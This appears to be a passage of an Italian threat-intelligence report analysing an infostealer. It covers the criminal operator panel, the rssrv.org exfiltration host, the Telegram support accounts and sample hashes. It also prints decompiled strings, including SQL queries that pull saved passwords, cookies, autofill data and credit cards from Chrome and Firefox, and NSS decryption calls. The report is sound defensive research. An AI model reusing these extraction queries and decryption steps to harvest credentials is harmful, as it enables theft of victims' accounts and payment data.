
Cliccando su una delle voci diverse da zero, è possibile avere il dettaglio delle informazioni raccolte.

Questa, ad esempio, la schermata dei Cookies:




The screenshot shows the 'Cookies' section of the Swascan interface. It displays a table with columns for Domain, Flag, Path, Secure, Expiration, and Name. The table lists various cookies from different domains, including google.com. The Name column shows cookies like AEC, C, G\_ENABLED\_IDPS, HMACCOUNT\_BFESS, Hm\_jwt\_78c2187cd9672e12b05b3b99b54f472f, ID, KADUSERCOOKIE, KTPCACOOKIE, and NID.


Questa quella relativa alle passwords raccolte:



Nel caso fossero presenti molti dati, è presente una schermata di ricerca avanzata che permette di filtrare tra i vari dati presenti e di trovare velocemente il dato di interesse:



Cliccando invece su Download, viene scaricato da una directory del dominio "rssrv.org", un file .zip contenente tutti i files esfiltrati:



Il dominio **rssrv.org** risulta, anche questo, esser protetto da Cloudflare:




```
$ dig rssrv.org

;<<> DiG 9.18.12-0ubuntu0.22.04.1-Ubuntu <<> rssrv.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47124
;; flags: qr rd ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;rssrv.org.                IN      A


;; ANSWER SECTION:
rssrv.org.                0      IN      A      104.21.16.13
rssrv.org.                0      IN      A      172.67.209.194

;; Query time: 230 msec
;; SERVER: 172.17.240.1#53(172.17.240.1) (UDP)
;; WHEN: Tue Aug 01 15:05:56 CEST 2023
;; MSG SIZE rcvd: 68
```




The screenshot displays two IP analysis cards from the Swascan interface. Each card features a green circular icon with a '0' and '/88' below it, and a 'Community Score' indicator with a red line and a checkmark. The first card is for IP 172.67.209.194 (172.67.0.0/16), AS 13335 (CLOUDFLARENET), located in the US, with a last analysis date of 1 day ago. It shows 3 detected files communicating with this IP address. The second card is for IP 104.21.16.13 (104.16.0.0/13), AS 13335 (CLOUDFLARENET), with a last analysis date of 9 days ago. It shows 2 detected files communicating with this IP address. Both cards include links for 'Similar', 'Graph', and 'API'.

L'archivio .zip scaricato contiene tutti i files esfiltrati dalla macchina vittima:




## Sezione Support


Per chi avesse difficoltà di qualunque genere, è possibile richiedere il supporto, rigorosamente via Telegram, accedendo alla sezione "Support" del portale raccoon e cliccando su uno dei 4 account telegram riportati nella pagina:




@slaughter\_team:




@gr33nl1ght



@miarimator




@serveraddict




# Malware Analysis

Le varianti del malware analizzato non risultano conosciute a livello OSINT:

2.1.1.1.dll (MD5: b0a99b3fabf3d3c766cd6c6589dfe3e7)



2.1.1.1.exe (MD5: 5b75248a42610c18825ff2065a60cd4f)




Il sample .exe analizzato (5b75248a42610c18825ff2065a60cd4f) contiene all'interno della sezione .rdata i riferimenti alle diverse funzioni utilizzate per ottenere gli attributi di information stealing e la configurazione di enumerazione degli attributi sottratti, come ad esempio URLs, Username e Passwords relative ai dati di login rubati.

Tra le funzioni più importanti, si evidenziano:

- InternetOpenW
- HttpSendRequestW
- InternetReadFile
- InternetOpenUrlISHGetSpecialFolderPathW
- RegQueryValueExW

- CryptStringToBinaryA

Il sample analizzato non possiede un alto coefficiente d'entropia, quindi non c'è una condizione di packing né code shuffling:



Interessanti le stringhe presenti in chiaro all'interno del malware. Qui di seguito viene riproposto lo "scheletro" del file "SystemInfo.txt" con tutte le informazioni sulla macchina vittima, nonché riferimenti ai Wallet e all'utilizzo di sqlite3 per estrarre e salvare le informazioni:

```

1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 void FUN_004042e7(void)
5
6 {
7     DAT_0040e4f0 = "tigrm_";
8     _DAT_0040e2c0 = "sgnl_";
9     DAT_0040e4d0 = &DAT_0040c754;
10    DAT_0040e2a4 = "grbr_";
11    DAT_0040e55c = "dscrd_";
12    DAT_0040e4c0 = "%s\\TRUE\\t%s\\t%s\\t%s\\t%s\\n";
13    DAT_0040e4d8 = "URL:%s\\nUSR:%s\\nPASS:%s\\n";
14    DAT_0040e304 = "\\t\\t%d) %s\\n";
15    DAT_0040e584 = "\\t- Locale: %s\\n";
16    DAT_0040e2f4 = "\\t- OS: %s\\n";
17    DAT_0040e4ac = "\\t- RAM: %d MB\\n";
18    DAT_0040e298 = "\\t- Time zone: %c%d minutes from GMT\\n";
19    DAT_0040e518 = "\\t- Display size: %dx%d\\n";
20    DAT_0040e4dc = &DAT_0040c814;
21    DAT_0040e544 = "\\t- Architecture: x%d\\n";
22    DAT_0040e2dc = "\\t- CPU: %s (%d cores)\\n";
23    DAT_0040e3b0 = "\\t- Display Devices:\\n%s\\n";
24    DAT_0040e4e4 = "formhistory.sqlite";

```

---

```

31    DAT_0040e2d4 = &DAT_0040c88c;
32    DAT_0040e274 = &DAT_0040c890;
33    DAT_0040e3d4 = &DAT_0040c894;
34    DAT_0040e284 = &DAT_0040c898;
35    DAT_0040e2a0 = "logins.json";
36    DAT_0040e4bc = "\\autofill.txt";
37    DAT_0040e4ec = "\\cookies.txt";
38    DAT_0040e50c = "\\passwords.txt";
39    DAT_0040e480 = &DAT_0040c8d8;
40    DAT_0040e52c = &DAT_0040c8dc;
41    DAT_0040e458 = &DAT_0040c8e0;
42    DAT_0040e4a0 = "Content-Type: application/x-www-form-urlencoded; charset=utf-8";
43    DAT_0040e4e8 = "Content-Type: multipart/form-data; boundary=";
44    DAT_0040e460 = "Content-Type: text/plain;";
45    DAT_0040e504 = "User Data";
46    DAT_0040e3a0 = "wallets";
47    DAT_0040e578 = "wlts_";
48    DAT_0040e48c = &DAT_0040c98c;
49    DAT_0040e524 = "scrnsht_";
50    DAT_0040e484 = "sstmnfo_";
51    DAT_0040e490 = "token:";
52    DAT_0040e474 = "nss3.dll";
53    DAT_0040e260 = "sqlite3.dll";
54    DAT_0040e56c = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion";

```

---

```

61  DAT_0040e228 = "sqlite3_close";
62  DAT_0040e25c = "sqlite3_step";
63  DAT_0040e1e0 = "sqlite3_finalize";
64  DAT_0040e1b8 = "sqlite3_column_text16";
65  DAT_0040e248 = "sqlite3_column_bytes16";
66  DAT_0040e1a8 = "sqlite3_column_blob";
67  DAT_0040e214 = "SELECT origin_url, username_value, password_value FROM logins";
68  DAT_0040e23c =
69  "SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies";
70  DAT_0040e1ec = "SELECT name, value FROM autofill";
71  DAT_0040e370 = "pera ";
72  DAT_0040e360 = "Stable";
73  DAT_0040e478 = "SELECT host, path, isSecure, expiry, name, value FROM moz_cookies";
74  DAT_0040e264 = "SELECT fieldname, value FROM moz_formhistory";
75  DAT_0040e2e8 = "cookies.sqlite";
76  DAT_0040e2a8 = "machineId=";
77  DAT_0040e438 = "&configId=";
78  DAT_0040e38c = "\\encrypted_key\\:";
79  DAT_0040e49c = "stats_version\\:";
80  DAT_0040e4c8 = "Content-Type: application/x-object";
81  DAT_0040e534 = "Content-Disposition: form-data; name=\"file\"; filename=\"\"";
82  DAT_0040e4f4 = &DAT_0040ccb0;
83  DAT_0040e40c = &DAT_0040ccb4;
84  DAT_0040e2c8 = &DAT_0040ccbc;

98  DAT_0040e3e4 = "DeleteObject";
99  DAT_0040e57c = "GetObjectW";
100 DAT_0040e2fc = "SelectObject";
101 DAT_0040e530 = "SetStretchBltMode";
102 DAT_0040e3f4 = "StretchBlt";
103 DAT_0040e1d0 =
104 "SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards";
105 DAT_0040e428 = "Cookies";
106 DAT_0040e3dc = "Network\\Cookies";
107 DAT_0040e3d0 = "NUM:%s\\nHOLDER:%s\\nEXP:%s/%s\\n";
108 DAT_0040e3c8 = "\\CC.txt";
109 DAT_0040e320 = "NSS_Init";
110 DAT_0040e4b8 = "NSS_Shutdown";
111 DAT_0040e4fc = "PK11_GetInternalKeySlot";
112 DAT_0040e420 = "PK11_FreeSlot";
113 DAT_0040e510 = "PK11_Authenticate";
114 DAT_0040e564 = "PK11SDR_Decrypt";
115 DAT_0040e2bc = "SECITEM_FreeItem";
116 DAT_0040e450 = "hostname\\:";
117 DAT_0040e440 = "\\,\\httpRealm\\:";
118 DAT_0040e348 = "encryptedUsername\\:";
119 DAT_0040e3c0 = "\\,\\encryptedPassword\\:";
120 DAT_0040e444 = "\\,\\guid\\:";
121 DAT_0040e314 = "Profiles";

```

